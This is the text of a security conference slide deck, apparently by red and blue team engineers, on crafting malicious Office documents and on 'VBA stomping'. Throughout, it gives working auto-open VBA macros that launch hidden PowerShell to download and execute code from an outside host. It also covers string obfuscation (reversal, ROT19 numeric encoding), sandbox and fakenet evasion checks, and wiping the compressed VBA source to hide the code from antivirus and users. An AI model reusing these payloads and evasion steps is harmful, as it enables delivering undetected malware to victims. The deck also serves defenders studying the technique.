

# VBA Stomping

## Advanced Malicious Document Techniques



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# Introductions

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- Developer Turned Red Team
- Senior Red Team Engineer for Walmart
- Master's in Information Security Engineering from the SANS Technology Institute, 2015

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- Academic Cyber Security Tool Researcher Turned Blue Team
- Dynamic Defense Engineer (Blue Team) for Walmart
- PhD in Computer Science from University of Tennessee



# Overview

Malicious  
Document  
Crafting  
Fundamentals

VBA Stomping  
for Anti-  
detection and  
Anti-analysis

Macros have been disabled.

Enable Content



Real World  
Implications  
for Blue and  
Red



# File Format

## Office 97

- Proprietary file format
- File is not compressed, but segments of file are compressed/compiled

## Office 2007+ XML

- Whole file is compressed
- Open(ish) standard, parts are subfiles that are easily extracted

Format	Macros!	Zipped
97	Yes	No
2007+	No	Yes
2007+ Macro Enabled	Yes	Yes



# Extensions Can Lie

## XLS

- Default extension for 97
- Also will open 2007+ AND 2007+ Macro Enabled (compatibility!)

## XLSX

- Default extension for 2007+ macro-less
- Must not contain macros

## XLSM

- Default extension for 2007+ w/ macros
- May (will) contain macros

Format	Macros!	Zipped
97	Yes	No
2007+	No	Yes
2007+ Macro Enabled	Yes	Yes



# Ambiguity Wins

## XLS

- Can be the zipped 2007+ format, may or may not have macros!

## XLSX

- Can not contain macros. Good for exploits, bad for macros!

## XLSM

- Obviously contains macros. Bad!

Format	Macros!	Zipped	Ext.
97	Yes	No	.xls
2007+	No	Yes	.xlsx / .xls
2007+ Macro Enabled	Yes	Yes	.xlsm / .xls



# OLE!

Object Linking and Embedding

## Office 97



- Whole document is an OLE compound file
- VBA will be present in OLE storage as a sub-part of the file

## Office 2007+



- VBA is in OLE compound file(s), clearly separate from other document contents
- Default is vbaProject.bin



# VBA – Crafting for Evasion

```
Public Function Q_LW(ByVal Y_JI As String)  
  
    For BX_GG = 1 To Len(Y_JI) Step 3  
        E_CU = Mid(Y_JI, BX_GG, 3)  
        ZY_EE = ZY_EE + Chr(Int(E_CU) - 6)  
    Next  
  
    Q_LW = ZY_EE  
  
End Function
```



# Create a Process

- Shell\$
- Shell
- CreateObject("Wscript.Shell").Run
- WMI

```
Workbook
Sub Workbook_Open()
    CreateObject ("Wscript.Shell").Run "calc.exe"
End Sub
```



# The Simplest of Payloads

```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell$ payload
End Sub
```



# Signature Fodder

```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell(payload)
End Sub
```



# Signatures and Sandboxes!

Store payload in a way that can be arbitrarily transformed

Use variable, function, and sub names that are too common to signature on their own

Test for fakenet and sandbox to avoid offline analysis


Obfuscation

Generalization

Anti-Analysis


# DITCH SHELL\$

```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell$ payload
End Sub
```




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```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Set objWMIService = GetObject("winmgmts:\\" & WScript.Arguments(0) & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 0
    Set objProcess = GetObject("winmgmts:\\" & WScript.Arguments(0) & "\root\cimv2:Win32_Process")
    objProcess.Create payload
End Sub
```



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```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    GetObject("winmgmts:\\" & WScript.Arguments(0) & "\root\cimv2").Create payload, Null, Null, pid
End Sub
```




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5cb93bc5322b9b0a8fc5436fbc9a8ff1314018b1e68f3b75386bda28f96acd58  
Ec4159c93ece699a4e381505321880cd329492cd1792ed8aaeeb6d23bfbe5daa  
e3987c7a322c52ba095bdad9feced318e9098b380717df8595cc046034c3922b




# DITCH SHELL\$

```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Shell$ payload
End Sub
```




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```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    Set objWMIService = GetObject("winmgmts:\\" & WScript.Arguments(0) & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = 0
    Set objProcess = GetObject("winmgmts:\\" & WScript.Arguments(0) & "\root\cimv2:Win32_Process")
    objProcess.Create payload
End Sub
```



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```
Sub Workbook_Open()
    payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command iex((New-Object
    System.Net.WebClient).DownloadString('http://hho3.com/KRL/view.php?mode=desktop'))"
    GetObject("winmgmts:") Get("Win32_Process").Create payload, Null, Null, pid
End Sub
```



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5cb93bc5322b9b0a8fc5436fbc9a8ff1314018b1e68f3b75386bda28f96acd58  
Ec4159c93ece699a4e381505321880cd329492cd1792ed8aaeeb6d23bfbe5daa  
e3987c7a322c52ba095bdad9feced318e9098b380717df8595cc046034c3922b




# Detection rate went up! Why go with WMI?

- Shell\$ cannot be obfuscated. VBA has no “eval”
- WMI is “bad”, but GetObject is ambiguous



# FLIP IT AND REVERSE IT

```
Sub Workbook_Open()
    payload = StrReverse(
        "')potksed=edom?php.weiv/LRK/moc.3ohh//:ptth'(gnirtsdaolnwoD.)tneilCbeW.teN.metsys
        tcejb0-weN((xei dnammoC- neddiH w- PoN- ssapyB cexE- exe.1lehsrewop")
        GetObject(StrReverse(":stmgmniw")).Get(StrReverse("ssecorP_23niW")).Create payload, Null
        , Null, pid
End Sub
```



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```
Function bacon(wrapped)
    bacon = StrReverse(wrapped)
End Function

Sub Workbook_Open()
    payload = bacon(
        "')potksed=edom?php.weiv/LRK/moc.3ohh//:ptth'(gnirtsdaolnwoD.)tneilCbeW.teN.metsys
        tcejb0-weN((xei dnammoC- neddiH w- PoN- ssapyB cexE- exe.1lehsrewop")
        GetObject(bacon(":stmgmniw")).Get(bacon("ssecorP_23niW")).Create payload, Null, Null, pid
End Sub
```




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e9d02b2ed484cd1c944dc553a342e3166ce080205beb19d8132352beede8524c  
534abc18618d90ef7936236ad0aeb3419a1e342374b7a2765830232cf38cf30b


# FLIP IT AND REVERSE IT

```
StrReverse("ssecorP_23niW")
```



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```
Function bacon(wrapped)
    bacon = StrReverse(wrapped)
End Function
```



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e9d02b2ed484cd1c944dc553a342e3166ce080205beb19d8132352beede8524c  
534abc18618d90ef7936236ad0aeb3419a1e342374b7a2765830232cf38cf30b



# Suspicious Methods and Strings

- Methods can't all be avoided – use only once
- Obfuscate all strings in a data format that's hard to signature
- Use variable and function names that are hard to signature



# ROT19 IS SUPER SECURE

```
$payload = "powershell.exe -Exec Bypass -NoP -w Hidden -Command  
[string]$output = ""  
$payload.ToCharArray() | %{  
    [string]$thischar = [byte][char]$_. + 19  
    if($thischar.Length -eq 1){  
        $thischar = [string]"00" + $thischar  
        $output += $thischar  
    }  
    elseif($thischar.Length -eq 2){  
        $thischar = [string]"0" + $thischar  
        $output += $thischar  
    }  
    elseif($thischar.Length -eq 3){  
        $output += $thischar  
    }  
}  
$output | clip
```



# ROT19 IS SUPER SECURE

```
Sub Workbook_Open()
    Today =
        "131130138120133134123120127127065120139120051064088139120118051
        0851401311161341340510640971300990510641380510911241191191201290
        5106408613012812811612911905112412013905905909712013806409811712
        5120118135051102140134135120128065097120135065106120117086127124
        1201291350600650871301381291271301161191021351331241291220590581
        2313513513107706606612312313007006511813012806609410109506613712
        4120138065131123131082128130119120080119120134126135130131058060
        060"
```



## FALSE POSITIVE TIME

```
Function November(Tuesday)
    November = Chr(Tuesday - 19)
End Function
```

```
Function October(Wednesday)
    October = Left(Wednesday, 3)
End Function
```

```
Function April(Friday)
    April = Right(Friday, Len(Friday) - 3)
End Function
```



## FALSE POSITIVE TIME

```
Function June(Thursday)
    Do
        Tomorrow = Tomorrow + November(October(Thursday))
        Thursday = April(Thursday)
        Loop While Len(Thursday) > 0
        June = Tomorrow
    End Function
```



## FALSE POSITIVE TIME

```
Yesterday = June(Today)
GetObject(June("138124129128122128135134077")).Get(
June("106124129070069114099133130118120134134")).
Create Yesterday, September, January, March
```



## FALSE POSITIVE TIME

```
Yesterday = June(Today)
GetObject(June("138124129128122128135134077")).Get(
June("106124129070069114099133130118120134134")).
Create Yesterday, September, January, March
```

Uninitialized (Null)



## FALSE POSITIVE TIME


```
Yesterday = June(Today)
GetObject(June("138124129128122128135134077")).Get(
June("106124129070069114099133130118120134134").
Create Yesterday, September, January, March
```

Winmgmts:  
Win32\_Process



## HOLDING STRONG AT 7

- Same Detection Rate, but with robust obfuscation
- Support for larger payloads



7d9236ca688f3c6a40725074e3ed4325d67353d24d2b74abe296204961e16aaaf



# ANTI-SANDBOX

- Unlimited options, pick those that are harder to fake in a VM
- Take inspiration from the huge corpus of work already available, but write it yourself so it won't have been patterned by AV
- <https://github.com/joesecurity/pafishmacro>

```
If Environ$("userdomain") = LCase(Environ$("computername")) Then  
    Thalamiflorae_lashingly = False  
Else  
    Thalamiflorae_lashingly = True  
End If
```



# ANTI-FAKENET

- INetSim or similar are frequently used
- Default behavior delivers a small Windows PE

```
Set prosopite_laryngopharynx = GetObject("winmgmts:") .Get(
"Win32_PingStatus.Address='location.microsoft.com',ResolveAddressNames=True
")
With prosopite_laryngopharynx
    If .StatusCode = 0 Then
        Erzurum_memorda = False
    ElseIf .StatusCode > 0 Then
        Erzurum_memorda = False
    Else
        Erzurum_memorda = True
    End If
End With
```

# ANTI-FAKENET

- Choose a fake but believable domain
- If it resolves, or if it responds, don't detonate

```
Set prosopite_laryngopharynx = GetObject("winmgmts:").Get(
"Win32_PingStatus.Address='location.microsoft.com'", ResolveAddressNames=True
")
With prosopite_laryngopharynx
    If .StatusCode = 0 Then
        Erzurum_memorda = False
    ElseIf .StatusCode > 0 Then
        Erzurum_memorda = False
    Else
        Erzurum_memorda = True
    End If
End With
```

## ANTI-FAKENET – WHY WMI AGAIN?

- Both strings can be obfuscated
- Network traffic is not associated to Office process


```
Set prosopite_laryngopharynx = GetObject("winmgmts::") .Get()  
"Win32_PingStatus.Address='location.microsoft.com',ResolveAddressNames=True"  
)  
With prosopite_laryngopharynx  
    If .StatusCode = 0 Then  
        Erzurum_memorda = False  
    ElseIf .StatusCode > 0 Then  
        Erzurum_memorda = False  
    Else  
        Erzurum_memorda = True  
    End If  
End With
```

# ANTI-VM + ANTI FAKENET = ANTI-AV?

```
Set prosopite_laryngopharynx = GetObject(
"winmgmts:").Get(
"Win32_PingStatus.Address='location.microsoft.com',
ResolveAddressNames=True")
With prosopite_laryngopharynx
```




```
Set prosopite_laryngopharynx = GetObject(June(
"138124129128122128135134077")).Get(June(
"10612412907006911409912412912210213511613513613406
508411911913312013413408005812713011811613512413012
906512812411813313013413012113506511813012805806310
112013413012713712008411911913312013413409711612812
0134080103133136120"))
With prosopite_laryngopharynx
```



## 3 IS GOOD, BUT HOW ABOUT 0?

- Security Products look at the compressed VBA source
- What if we didn't need that source?
- Stomp the VBA source, macros still run!\*




# Macro Storage (VBA) within Office Documents

- VBA stored as:
  - Source Code - the original code as entered by the programmer (compressed)
  - P-code - a compiled Pseudo-code ← This is what executes most of the time
  - Execodes
- Dr. Vesselin Bontchev <https://github.com/bontchev/pcodedmp>



# Source Code

# P-Code



Line #0:  
 FuncDefn (Sub AutoOpen())  
 Line #1:  
 LitStr 0x0003 "ABC"  
 ArgsCall MsgBox 0x0001  
 Line #2:  
 EndSub

Compressed and Stored in  
 vbaProject.bin

20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4E 65 77  
 00 4D 61 63 72 6F 73 22 0D 00 0A 53 75 62 20 41  
 75 74 00 6F 4F 70 65 6E 28 29 0D 00 0A 20 20 4D  
 73 67 42 6F 40 78 20 22 41 42 43 00 7C 45 48 6E  
 64 20 00 46 0D 0A 03 02

VB\_Nam.e = "New  
 .Macros"...|Sub A  
 ut.oOpen()... M  
 sgBo@x "ABC.|EHn  
 d .F....

09 00 00 00 00 00 FF FF FF FF FF FF FF 01 01	.....ÿÿÿÿÿÿÿÿ..
28 00 00 00 96 04 40 00 00 00 00 00 6F 00 FF FF	(...-.@.....o.ÿÿ
70 00 00 00 B9 00 03 00 41 42 43 00 41 40 32 02	p...^...ABC.A@2..
01 00 00 00 FF FF FF FF 58 00 00 00 FF FF FF FF	...ÿÿÿX...ÿÿÿ
00 00 01 52 B0 00 41 74 74 72 69 62 75 74 00 65	...R°.Attribut.e

# Modifying Compressed Source Code in vbaProject.bin

```
20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4E 65 77  
00 4D 61 63 72 6F 73 22 0D 00 0A 53 75 62 20 41  
75 74 00 6F 4F 70 65 6E 28 29 0D 00 0A 20 20 4D  
73 67 42 6F 40 78 20 22 41 42 43 00 7C 45 48 6E  
64 20 00 46 0D 0A 03 02
```

```
VB_Nam.e = "New  
.Macros" ... Sub A  
ut.oOpen() ... M  
sgBo@x 'ABC | EHn  
d .F....
```

```
20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4E 65 77  
00 4D 61 63 72 6F 73 22 0D 00 0A 53 75 62 20 41  
75 74 00 6F 4F 70 65 6E 28 29 0D 00 0A 20 20 4D  
73 67 42 6F 40 78 20 22 58 59 5A 00 7C 45 48 6E  
64 20 00 46 0D 0A 03 02
```

```
VB_Nam.e = "New  
.Macros" ... Sub A  
ut.oOpen() ... M  
sgBo@x 'XYZ | EHn  
d .F....
```



 |  |  | Public Documents

File

Home

Share

View



Pin to Quick  
access



Copy



Paste



Cut

Copy path

Paste shortcut



Move to



Delete



Copy to



Rename



New  
folder




New




Properties



Open



Select all



Select none



Invert selection

Clipboard

Organize

New

Open

Select



&lt;&lt; Users &gt; Public &gt; Public Documents



Search Public Documents



Quick access

Desktop

Downloads

Documents

Pictures

Public Docun

g2

google cookies



Name

Date modified

Type

Size



ABC.docm

9/11/2018 5:17 PM

Microsoft Word M...

16 KB

1 item



# WYSIWYG?

## What You See Is (*not necessarily*) What You Get

What is Displayed in the VBA Editor:

Before Macro's Enabled	After Macro's Enabled
Decompressed VBA Source Code	Decompiled P-Code

What Gets Executed:

Compatible P-code?	Incompatible P-code
P-code	VBA Source Code compiled to P-code



# VBA Stomping

Completely wipe-out compressed VBA source



HxD - [C:\Users\asmith\AppData\Local\Temp\7z0439F2B62\vbaProject.bin]

**Fill selection**

Passes  
1. pass

Fill pattern of pass  
 Hex-values:  
 Random bytes:  
 Range (decimal): 0 - 55

Preset deletion methods  
 Zerobytes   DoD Sanitizing

OK   Cancel

00000FB0	00 4D 61 63 72 6F 73 22 0D 00 0A 53 75 62 20 41
00000FC0	75 74 00 6F 4F 70 65 6E 28 29 0D 00 0A 20 20 4D
00000FD0	73 67 42 6F 40 78 20 22 58 59 5A 00 7C 45 48 6E
00000FE0	64 20 00 46 0D 0A 03 02 00 00 00 00 00 00 00 00 00
00000FF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F80	01 00 00 00 FF FF FF FF 58 00 00 00 FF FF FF FF
00000F90	00 00 01 52 B0 00 00 00 00 00 00 00 00 00 00 00 00
00000FA0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FB0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FC0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FD0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FE0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

...FFFF580000FF...  
...R°...

Diagram: A screenshot of the HxD hex editor showing memory dump 'vbaProject.bin'. A yellow arrow points from the 'Fill selection' dialog's 'Hex-values' field (containing '00') to the byte '00' at address 00000FF0. Another yellow arrow points from the same '00' byte to the 'R°' character in the ASCII dump at the same address.

Microsoft Visual Basic for Applications - ABC [design]

File Edit View Insert Format Debug Run Tools

Project - Project

ABC - NewMacros (Code)

(General)

Microsoft Word Objects ThisDocument Modules NewMacros

BEFORE

Microsoft Visual Basic for Applications - Document1

File Edit View Insert Format Debug Run Tools

Project - Project

Document1 - NewMacro

(General)

Normal

Sub AutoOpen()  
    MsgBox "ABC"  
End Sub

AFTER

BEFORE

AFTER

# WYSI(not)WYG

- A careful user will be tricked
- Most AV scanners look only at the VBA source code
- Dr. Vesselin Bontchev <https://github.com/bontchev/pcodedmp>



# P-Code Compatibility


## User Agent Lookup

This tool allows you to check what the latest *browscap.ini* (6000030) will identify any User Agent as.

User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET4.0C; .NET4.0E) [Look up »](#)

Key	Value
browser_name_regex	/^mozilla\ 4\ .0 \ (compatible; msie .\ 0; .*windows nt 6\ .1.*wow64.*trident\ 7\ 0; .*msoffice 14\ )\$/
browser_name_pattern	mozilla/4.0 (compatible; msie ?.0; *windows nt 6.1*wow64*trident/7.0; *msoffice 14)
parent	Microsoft Office 2010
comment	Microsoft Office 2010
browser	Office
browser_type	Application
browser_bits	32
browser_maker	Microsoft Corporation
browser_modus	unknown
version	2010
majorver	2010
minorver	0
platform	Win7

# Anti-Analysis



ABC-autoclose - NewMacros (Code)

(General)

```
Sub AutoOpen()
    'Do something nefarious
    Application.Quit
End Sub
```

A yellow arrow points to the word "Quit" in the VBA code.

ABC-autoclose-pcode.docm - Word

! SECURITY WARNING Macros have been disabled. Enable Content

PAGE 1 OF 1

Microsoft Visual Basic for Applications - ABC-aut...

File Edit View Insert Format Debug Run Tools Add-Ins  
Window Help

Project - Project

Properties - NewMacros

NewMacros Module

Alphabetic Categorized


(Name) NewMacros

# Disable Auto Execution of Macros

Delete word/vbaData.xml

